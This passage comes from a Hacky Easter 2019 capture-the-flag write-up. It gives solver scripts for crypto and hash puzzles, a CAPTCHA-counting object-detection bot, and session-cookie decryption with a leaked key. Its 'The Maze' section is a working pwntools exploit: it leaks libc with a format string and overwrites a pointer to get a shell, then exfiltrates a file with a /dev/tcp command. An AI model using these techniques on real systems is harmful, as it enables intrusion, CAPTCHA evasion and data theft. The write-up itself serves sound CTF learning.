    return False
```

22.7 Sailor John

https://www.alpertron.com.ar/DILOG.HTM

```
import binascii

def Challenge08_Solver(maze):
    exp1 = binascii.unhexlify(hex(1647592057)[2:]).decode('UTF-8')
    exp2 = binascii.unhexlify(hex(305768189495)[2:]).decode('UTF-8')
    maze.get('?secret=%s' % exp1+exp2)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Sailor John')
        print('solved:', maze.solved)
        return True
    return False
```

22.8 Ran-Dee's Secret Algorithm

```
from re import findall
from math import gcd
from binascii import unhexlify

def egcd(a, b):
    if a == 0:
        return (b, int(0), int(1))
    else:
        g, y, x = egcd(int(b % a), a)
        return (int(g), int(x - int(b // a) * y), int(y))

def mod_inverse(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return int(x % m)

def Challenge09_Solver(maze):
    n = [int(x) for x in findall('(?<=n[0-9]=)[0-9]*' , maze.last_result.text)]
    c = [int(x) for x in findall('(?<=c[0-9]=)[0-9]*' , maze.last_result.text)]
    p = gcd(n[0], n[1])
    q = n[0] // p
    assert p*q == n[0]
    phi = (p - 1)*(q - 1)
    e = 2**16+1
    d = mod_inverse(e, phi)
    m = pow(c[0], d, n[0])
    solution = unhexlify(hex(m)[2:]).decode('UTF-8')
    maze.get('?solution=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append("Ran-Dee's Secret Algorithm")
        print('solved:', maze.solved)
        return True
    return False
```

22.9 A mysterious gate.

```
# -*- coding: utf-8 -*-

from maze import Maze

from Ch01_Solver import *
from Ch02_Solver import *
from Ch03_Solver import *
from Ch04_Solver import *
from Ch06_Solver import *
from Ch07_Solver import *
from Ch08_Solver import *
from Ch09_Solver import *

maze = Maze(2, (8, 27), (40, 40))
maze.start()
maze.add_solver(( 3, 26), Challenge01_Solver)
maze.add_solver((15, 23), Challenge02_Solver)
maze.add_solver((10, 34), Challenge03_Solver)
maze.add_solver((23, 35), Challenge04_Solver)
maze.add_solver((22, 21), Challenge06_Solver)
maze.add_solver((26, 32), Challenge07_Solver)
maze.add_solver((30, 24), Challenge08_Solver)
maze.add_solver((34, 26), Challenge09_Solver)
```

```
maze.go_route(maze.get_route(( 8, 27), ( 3, 26)))
maze.go_route(maze.get_route(( 3, 26), (15, 23)))
maze.go_route(maze.get_route((15, 23), (10, 34)))
maze.go_route(maze.get_route((10, 34), (23, 35)))
maze.go_route(maze.get_route((23, 35), (22, 21)))
maze.go_route(maze.get_route((22, 21), (26, 32)))
maze.go_route(maze.get_route((26, 32), (30, 24)))
maze.go_route(maze.get_route((30, 24), (34, 26)))
maze.go_route(maze.get_route((34, 26), (10, 27)))

print(maze.last_result.text)


    <h3>A mysterious gate.</h3>

        <div>
            <h1>Is it locked?</h1>
        </div>

    <script>

            function h(s) {
                return s.split("").reduce(function (a, b) {
                    a = ((a << 5) - a) + b.charCodeAt(0);
                    return a & a
                }, 0);
            }

            var ca = function (str, amount) {
                if (Number(amount) < 0)
                    return ca(str, Number(amount) + 26);
                var output = '';
                for (var i = 0; i < str.length; i++) {
                    var c = str[i];
                    if (c.match(/[a-z]/i)) {
                        var code = str.charCodeAt(i);
                        if ((code >= 65) && (code <= 90))
                            c = String.fromCharCode(((code - 65 + Number(amount)) % 26) + 65);
                        else if ((code >= 97) && (code <= 122))
                            c = String.fromCharCode(((code - 97 + Number(amount)) % 26) + 97);
                    }
                    output += c;
                }
                return output;

            };

            $('.door').click(function () {
                console.log('eys');
                var n = [
                    $('#n1').val(),
                    $('#n2').val(),
                    $('#n3').val(),
                    $('#n4').val(),
                    $('#n5').val(),
                    $('#n6').val(),
                    $('#n7').val(),
                    $('#n8').val()
                ];

                var g = 'Um';
                var et = 'iT';
                var lo = 'BG';
                var st = '4I';

                var into = 'xr';
                var the = 'Xp';
                var lab = 'rr';
                var hahaha = 'Qv';

                var ok = ca('ma18', -5) + '<br>' +
                    ca(et, n[0]) +
                    ca(the, n[1]) + '<br>' +
                    ca(g, n[2]) +
                    ca(lo, n[3]) + '<br>' +
                    ca(st, n[4]) +
                    ca(hahaha, n[5]) + '<br>' +
                    ca(into, n[6]) +
                    ca(lab, n[7]);

                $('#key').html(ok);

                if (h(n.join('')) === -502491864) {
                    $('.door').toggleClass('what');
                }
            });

    </script>


#include <stdint.h>
#include <stdio.h>

int32_t h(uint8_t* v, int s) {
    int32_t hash = 0;
    for (int i=0; i<s; i++) {
        hash = ((hash << 5)-hash) + v[i];
    }
    return hash;
}

int main(int c, char** args) {
    uint8_t n[] = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
    int64_t count = 0;

    for (n[0]=45; n[0]<0x3a; n[0]++) { if(n[0]==46) n[0]=48;
    for (n[1]=45; n[1]<0x3a; n[1]++) { if(n[1]==46) n[1]=48;
    for (n[2]=45; n[2]<0x3a; n[2]++) { if(n[2]==46) n[2]=48;
    for (n[3]=45; n[3]<0x3a; n[3]++) { if(n[3]==46) n[3]=48;
    for (n[4]=45; n[4]<0x3a; n[4]++) { if(n[4]==46) n[4]=48;
    for (n[5]=45; n[5]<0x3a; n[5]++) { if(n[5]==46) n[5]=48;
    for (n[6]=45; n[6]<0x3a; n[6]++) { if(n[6]==46) n[6]=48;
    for (n[7]=45; n[7]<0x3a; n[7]++) { if(n[7]==46) n[7]=48;
    for (n[8]=45; n[8]<0x3a; n[8]++) { if(n[8]==46) n[8]=48;
        count++;
        if (count%1000000000 == 0)
            printf("Count: %d\n", count/1000000000);
        int32_t hash = h(n,9);
        if (hash == -502491864) {
            printf("%s --> %d\n", n, hash);
        }
```

```
    } }}}}}}}}
}


function ca(str, amount) {
    if (Number(amount) < 0)
        return ca(str, Number(amount) + 26);
    var output = '';
    for (var i = 0; i < str.length; i++) {
        var c = str[i];
        if (c.match(/[a-z]/i)) {
            var code = str.charCodeAt(i);
            if ((code >= 65) && (code <= 90))
                c = String.fromCharCode(((code - 65 + Number(amount)) % 26) + 65);
            else if ((code >= 97) && (code <= 122))
                c = String.fromCharCode(((code - 97 + Number(amount)) % 26) + 97);
        }
        output += c;
    }
    return output;
};

function decode(n) {
            var g = 'Um';
            var et = 'iT';
            var lo = 'BG';
            var st = '4I';

            var into = 'xr';
            var the = 'Xp';
            var lab = 'rr';
            var hahaha = 'Qv';

            var ok = ca('mj19', -5) + '-' +
                ca(et, n[0]) +
                ca(the, n[1]) + '-' +
                ca(g, n[2]) +
                ca(lo, n[3]) + '-' +
                ca(st, n[4]) +
                ca(hahaha, n[5]) + '-' +
                ca(into, n[6]) +
                ca(lab, n[7]);
            console.log(ok)
}

decode([-9,2,4,8,6,6,3,1]);
decode([2,-2,0,9,0,3,2,7]);
```

Solution


he19-zKZr-YqJO-4OWb-auss

23 The Maze

Reverse engeniering provides two weaknesses in the program, an undocumented command can be used to leak libc addresses with using a formatsting attack, and a pointer can be overwritten due to the incorrect length of the key input. Overwriting the pointer can be used to call a one gadget. To find the right libc version we can use the website https://libc.blukat.me/.

```
# -*- coding: utf-8 -*-

import pwn
import re

leak_addr = re.compile('\[0x[a-f0-9]*\]')
LEAK_LIBC_START_MAIN_RET = 0x0
conn = pwn.remote('whale.hacking-lab.com', 7331)
LIBC_START_MAIN_RET = 0x0000000000020830
ONE_GADGET = 0xf1147

def command(cmd):
    conn.sendline(cmd)
    return conn.readuntil('\n>').replace('\x1b','')

def start():
    conn.readline()
    conn.sendline('evil')
    conn.readuntil('> ')

def leak(i):
    conn.sendline('1')
    conn.readuntil('name:\n')
    conn.sendline('[%'+str(i)+'$p]')
    conn.readuntil('> ')
    conn.sendline('3')
    conn.readuntil('command:\n>')
    conn.sendline('whoami')
    x = conn.readuntil('command:\n>')
    conn.sendline('exit')
    conn.readuntil('> ')
    try:
        adr = int(leak_addr.search(x).group()[1:-1],16)
    except:
        adr = 0
    return adr

key = ''
position_x, position_y = 32, 32
maze_map = [[' ']*64 for i in range(64)]
maze_map[position_y][position_x] = 'S'

def print_map():
    global position_x,position_y,key
    temp = maze_map[position_y][position_x]
    maze_map[position_y][position_x] = 'O'
    for i in range(len(maze_map)):
        print ''.join(maze_map[i])
    maze_map[position_y][position_x] = temp
    print 'Key:',key

def handle_chest(state):
    global position_x,position_y
    if key != '':
        xxx = LEAK_LIBC_START_MAIN_RET - LIBC_START_MAIN_RET + ONE_GADGET
        payload = key+pwn.p64(xxx)
        command('open')
        conn.sendline(payload)
        conn.sendline('\n0')
        conn.interactive()

def handle_key(state):
    global key
    x = command('pick up')
    key = x[x.find('key:')+5:x.find('key:')+37]

d = {
    'west': ((-1,0),(1,0),'east'),
    'east': ((1,0),(-1,0), 'west'),
    'north': ((0,-1),(0,1), 'south'),
    'south': ((0,1),(0,-1), 'north'),
}

def go(direction):
    global position_x,position_y

    x = command('go '+direction)
    if 'There is a wall!' not in x:
        x = command('search')
        position_x += d[direction][0][0]
        position_y += d[direction][0][1]
        if 'key' in x and 'broken' not in x:
            handle_key(x)
            maze_map[position_y][position_x] ='K'
        elif 'chest' in x:
            handle_chest(x)
            maze_map[position_y][position_x] ='C'
        else:
            maze_map[position_y][position_x] ='.'
        play_recursive()

        if maze_map[position_y][position_x] == 'C' and key != '':
            handle_chest(x)

        command('go '+d[direction][2])
        position_x += d[direction][1][0]
        position_y += d[direction][1][1]
```

```
    else:
        maze_map[position_y+d[direction][0][1]][position_x+d[direction][0][0]] ='#'

    print_map()
    return 'xxx'

def play_recursive():
    global position_x,position_y
    if maze_map[position_y][position_x-1] == ' ':
        go('west')
    if maze_map[position_y][position_x+1] == ' ':
        go('east')
    if maze_map[position_y-1][position_x] == ' ':
        go('north')
    if maze_map[position_y+1][position_x] == ' ':
        go('south')

def playMaze():
    conn.sendline('3')
    conn.readuntil('command:\n>')
    play_recursive()

start()
LEAK_LIBC_START_MAIN_RET = leak(19)
print '_LIBC_START_MAIN_RET', hex(LEAK_LIBC_START_MAIN_RET)
playMaze()
maze_map = [[' ']*64 for i in range(64)]
playMaze()
```



After opening a shell only the egg has to be retrieved.

local

```
$ nc -l 1337 | base64 -d > egg2.png
```

remote

```
$ bash
$ cd /home/maze
$ base64 egg.png > /dev/tcp/[local ip]/1337
```


Solution

he19-71XJ-G5CM-sa6f-mRFa


24 CAPTEG


This challange was solved by objectdetection with a self trained net. The net was trained according to the instructions at https://jameslittle.me/blog/2019/tensorflow-object-detection.

The training data were prepared using labelImg (https://github.com/tzutalin/labelImg).



The training took a while, but in the TensorBoard we could see that the training is progressing well.





During the training the solver was tested regularly with the checkpoints until the solver ran through to the 42nd round.

```
import numpy as np
import tensorflow as tf
import cv2 as cv
from PIL import Image
from io import BytesIO
import requests

def split(img):
    imgs = []

    boxes = [
        (   0,    0, 300, 300),
        (310,    0, 610, 300),
        (620,    0, 920, 300),
        (   0, 310, 300, 610),
        (310, 310, 610, 610),
        (620, 310, 920, 610),
        (   0, 620, 300, 920),
        (310, 620, 610, 920),
        (620, 620, 920, 920),
    ]
    for box in boxes:
        part = img.crop(box)
        imgs.append(part)

    return imgs

with tf.gfile.FastGFile('eggs_model/frozen_inference_graph.pb', 'rb') as f:
    graph_def = tf.GraphDef()
    graph_def.ParseFromString(f.read())

config = tf.ConfigProto()
config.gpu_options.allow_growth=True
config.gpu_options.per_process_gpu_memory_fraction = 0.85
sess = tf.Session(config=config)
sess.graph.as_default()
tf.import_graph_def(graph_def, name='')

def count_eggs(sess, pil_image):
    img = np.array(pil_image.convert('RGB'))
    img = img[:, :, ::-1].copy()

    rows = img.shape[0]
    cols = img.shape[1]
    inp = cv.resize(img, (900, 900))
    inp = inp[:, :, [2, 1, 0]]

    out = sess.run([sess.graph.get_tensor_by_name('num_detections:0'),
                    sess.graph.get_tensor_by_name('detection_scores:0'),
                    sess.graph.get_tensor_by_name('detection_boxes:0'),
                    sess.graph.get_tensor_by_name('detection_classes:0')],
                   feed_dict={'image_tensor:0': inp.reshape(1, inp.shape[0], inp.shape[1], 3)})

    num_detections = int(out[0][0])
    eggs = 0
    for i in range(num_detections):
        classId = int(out[3][0][i])
        score = float(out[1][0][i])
        bbox = [float(v) for v in out[2][0][i]]
        if score > 0.50 and classId == 6:
            eggs += 1
```

```
    return eggs

image = Image.open('test.jpg')
count_eggs(sess, split(image)[1])

session = requests.session()
session.get('http://whale.hacking-lab.com:3555/')

count = 0
while count < 42:
    result = session.get('http://whale.hacking-lab.com:3555/picture')
    captcha = Image.open(BytesIO(result.content))

    pil_images = split(captcha)
    total_eggs = 0
    eggs = []
    for pil_image in pil_images:
        eggs += [count_eggs(sess, pil_image)]
    total_eggs = sum(eggs)

    result = session.post('http://whale.hacking-lab.com:3555/verify', data={'s': total_eggs}).text
    print(count,':',eggs,'Total Eggs: %d' % total_eggs, result)
    if 'Wrong' in result:
        session = requests.session()
        session.get('http://whale.hacking-lab.com:3555/')
        count = 0
    elif 'Waaay to slow' in result:
        session = requests.session()
        session.get('http://whale.hacking-lab.com:3555/')
        count = 0
    else:
        count += 1
```

```
0 : [6, 6, 1, 4, 1, 6, 5, 3, 3] Total Eggs: 35 Great success. Round 1 solved.
1 : [6, 5, 6, 5, 0, 0, 5, 5, 3] Total Eggs: 35 Great success. Round 2 solved.
2 : [2, 2, 5, 6, 4, 6, 6, 2, 6] Total Eggs: 39 Great success. Round 3 solved.
3 : [3, 0, 4, 2, 3, 6, 6, 6, 1] Total Eggs: 31 Great success. Round 4 solved.
4 : [2, 0, 6, 1, 0, 5, 3, 0, 6] Total Eggs: 23 Great success. Round 5 solved.
5 : [5, 6, 5, 4, 2, 6, 1, 3, 5] Total Eggs: 37 Great success. Round 6 solved.
6 : [0, 2, 5, 6, 2, 1, 6, 5, 3] Total Eggs: 30 Great success. Round 7 solved.
7 : [6, 5, 5, 5, 5, 5, 1, 1, 2] Total Eggs: 35 Great success. Round 8 solved.
8 : [3, 0, 5, 4, 2, 4, 6, 5, 5] Total Eggs: 34 Great success. Round 9 solved.
9 : [6, 6, 0, 0, 2, 4, 3, 4, 5] Total Eggs: 30 Great success. Round 10 solved.
10 : [5, 3, 2, 0, 4, 0, 6, 6, 0] Total Eggs: 26 Great success. Round 11 solved.
11 : [0, 4, 0, 3, 4, 0, 4, 0, 1] Total Eggs: 16 Great success. Round 12 solved.
12 : [5, 2, 4, 2, 3, 5, 4, 3, 6] Total Eggs: 34 Great success. Round 13 solved.
13 : [6, 1, 5, 5, 2, 1, 0, 5, 0] Total Eggs: 25 Great success. Round 14 solved.
14 : [2, 3, 5, 4, 3, 5, 3, 0, 4] Total Eggs: 29 Great success. Round 15 solved.
15 : [3, 2, 4, 3, 3, 3, 3, 5, 2] Total Eggs: 28 Great success. Round 16 solved.
16 : [5, 6, 4, 3, 6, 6, 4, 3, 1] Total Eggs: 38 Great success. Round 17 solved.
17 : [3, 1, 3, 2, 5, 4, 6, 5, 0] Total Eggs: 29 Great success. Round 18 solved.
18 : [4, 3, 3, 5, 0, 1, 5, 1, 4] Total Eggs: 26 Great success. Round 19 solved.
19 : [5, 5, 5, 0, 0, 5, 4, 4, 1] Total Eggs: 29 Great success. Round 20 solved.
20 : [5, 0, 2, 2, 2, 1, 4, 1, 1] Total Eggs: 18 Great success. Round 21 solved.
21 : [2, 2, 1, 1, 4, 3, 4, 2, 0] Total Eggs: 19 Great success. Round 22 solved.
22 : [3, 5, 2, 4, 5, 6, 6, 0, 1] Total Eggs: 32 Great success. Round 23 solved.
23 : [1, 3, 3, 0, 4, 3, 0, 0, 6] Total Eggs: 20 Great success. Round 24 solved.
24 : [3, 6, 1, 6, 0, 1, 6, 5, 1] Total Eggs: 29 Great success. Round 25 solved.
25 : [2, 0, 5, 1, 4, 6, 0, 5, 1] Total Eggs: 24 Great success. Round 26 solved.
26 : [0, 1, 4, 6, 6, 5, 0, 5, 6] Total Eggs: 33 Great success. Round 27 solved.
27 : [5, 0, 4, 5, 6, 4, 0, 5, 6] Total Eggs: 35 Great success. Round 28 solved.
28 : [3, 5, 5, 0, 0, 5, 0, 2, 2] Total Eggs: 22 Great success. Round 29 solved.
29 : [1, 2, 0, 3, 6, 6, 0, 2, 2] Total Eggs: 22 Great success. Round 30 solved.
30 : [6, 4, 1, 0, 3, 5, 3, 2, 1] Total Eggs: 25 Great success. Round 31 solved.
31 : [0, 4, 1, 1, 6, 2, 1, 0, 1] Total Eggs: 16 Great success. Round 32 solved.
32 : [1, 2, 3, 2, 3, 5, 4, 4, 1] Total Eggs: 25 Great success. Round 33 solved.
33 : [1, 1, 1, 4, 6, 4, 1, 2, 0] Total Eggs: 20 Great success. Round 34 solved.
34 : [5, 4, 6, 1, 0, 6, 4, 2, 2] Total Eggs: 30 Great success. Round 35 solved.
35 : [3, 3, 6, 2, 0, 2, 6, 0, 0] Total Eggs: 22 Great success. Round 36 solved.
36 : [0, 6, 6, 4, 6, 6, 0, 2, 4] Total Eggs: 34 Great success. Round 37 solved.
37 : [4, 6, 3, 5, 2, 0, 6, 2, 5] Total Eggs: 33 Great success. Round 38 solved.
38 : [1, 4, 6, 2, 4, 0, 1, 6, 6] Total Eggs: 30 Great success. Round 39 solved.
39 : [6, 2, 5, 3, 3, 3, 6, 0, 4] Total Eggs: 32 Great success. Round 40 solved.
40 : [3, 0, 3, 5, 1, 2, 5, 0, 3] Total Eggs: 22 Great success. Round 41 solved.
41 : [5, 5, 4, 4, 4, 4, 6, 2, 5] Total Eggs: 39 he19-s7Jj-mO4C-rP13-ySsJ
```

Solution

he19-s7Jj-mO4C-rP13-ySsJ

25 Hidden Egg #1

The hint says: I like hiding eggs in baskets :)

Where on the website is a basket? On the eggs page is one, so download the picture and take a closer look.

```
$ strings -24 flags.jpg
https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
he19-xzCc-xElf-qJ4H-jay8
```

Solution

he19-xzCc-xElf-qJ4H-jay8

26 Hidden Egg #2


The hint says: A stylish blue egg is hidden somewhere here on the web server. Go catch it!

```
https://hackyeaster.hacking-lab.com/hackyeaster/css/style.css
@import url("font-awesome.min.css");
@import url("source-sans-pro.css");

https://hackyeaster.hacking-lab.com/hackyeaster/css/source-sans-pro.css
@font-face {
    font-family: 'Egg26';
    font-weight: 400;
    font-style: normal;
    font-stretch: normal;
    src: local('Egg26'),
    local('Egg26'),
    url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

Solution

he19-CuSV-SNEu-McPd-7eEg

27 Hidden Egg #3



Travel Navigator

Orbit Mode

[Release: DEV]

Jungle he19-

Swamp he19-

```
# -*- coding: utf-8 -*-
from maze import Maze

maze = Maze(3, (0, 38), (40, 40))
maze.start('he19-zKZr-YqJO-4OWb-auss', 'he19-JfsM-ywiw-mSxE-yfYa')

maze.play_recursive()
maze.write_map()
```

```
                                        #
                                        #
  ####################################  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  #                                  #  #
  ####################################  #
                                        #
                                        #
########################################
```

```
$ ls --sort=size -l logs_bf42fa858de6db17c6daa54c4d912230/ | head
insgesamt 1184
-rw-r--r-- 1 mark users 3183  7. Mai 18:15 114__34_1.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 101__38_6.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 106__37_4.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 110__37_2.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 115__33_1.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 118__30_1.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 122__26_1.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 132__16_1.html
-rw-r--r-- 1 mark users 2929  7. Mai 18:15 135__13_1.html
```

```
    <h2>Placeholder</h2>
    <code>[DEBUG]: app.crypto_key: timeto\x01guess\x03a\x03last\x07time</code><br>
    <code>[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-8' codec can't decode byte in
        position 1: invalid continuation byte</code>
    <br>
    <code>[DEBUG]: Flag added to session</code>


    def decode_cookie(self):
        data = self.session.cookies['session'].split('.')
        ciphertext = b64decode(data[1])
        mac = b64decode(data[2])
        nonce = b64decode(data[3])
        cipher = AES.new(self.crypto_key, AES.MODE_EAX, nonce)
        data_x = cipher.decrypt_and_verify(ciphertext, mac)
        if data[0]=='z':
            data_x = zlib.decompress(data_x)
        return json.loads(data_x)


from maze import Maze

maze = Maze(3, (0, 38), (40, 40))
maze.start('he19-zKZr-YqJO-4OWb-auss', 'he19-JfsM-ywiw-mSxE-yfYa')

maze.go_route(maze.get_route(( 0, 38), ( 34,  1)))
print(maze.decode_cookie())


{
    'p': 3, 'l': 10, 'x': 34, 'y': 1, 'v': [], 'h': [], 'm': {},
    'c01': {'a': 1}, 'c02': {'a': 1}, 'c03': {'a': 1}, 't01': {'a': 1}, 'c04': {'a': 1},
    'c06': {'a': 1}, 'c07': {'a': 1}, 'c08': {'a': 1}, 'c09': {'a': 1}, 'f02': {'a': 1},
    'c11': {'a': 1}, 'c12': {'a': 1}, 'c13': {'a': 1}, 'c14': {'a': 1}, 'c15': {'a': 1},
    'c16': {'a': 1}, 'c17': {'a': 1}, 'c18': {'a': 1}, 'c20': {'a': 1}, 'f01': {'a': 1},
    'h01': {'a': 1}, 'hidden_flag': 'he19-fmRW-T6Oj-uNoT-dzOm',
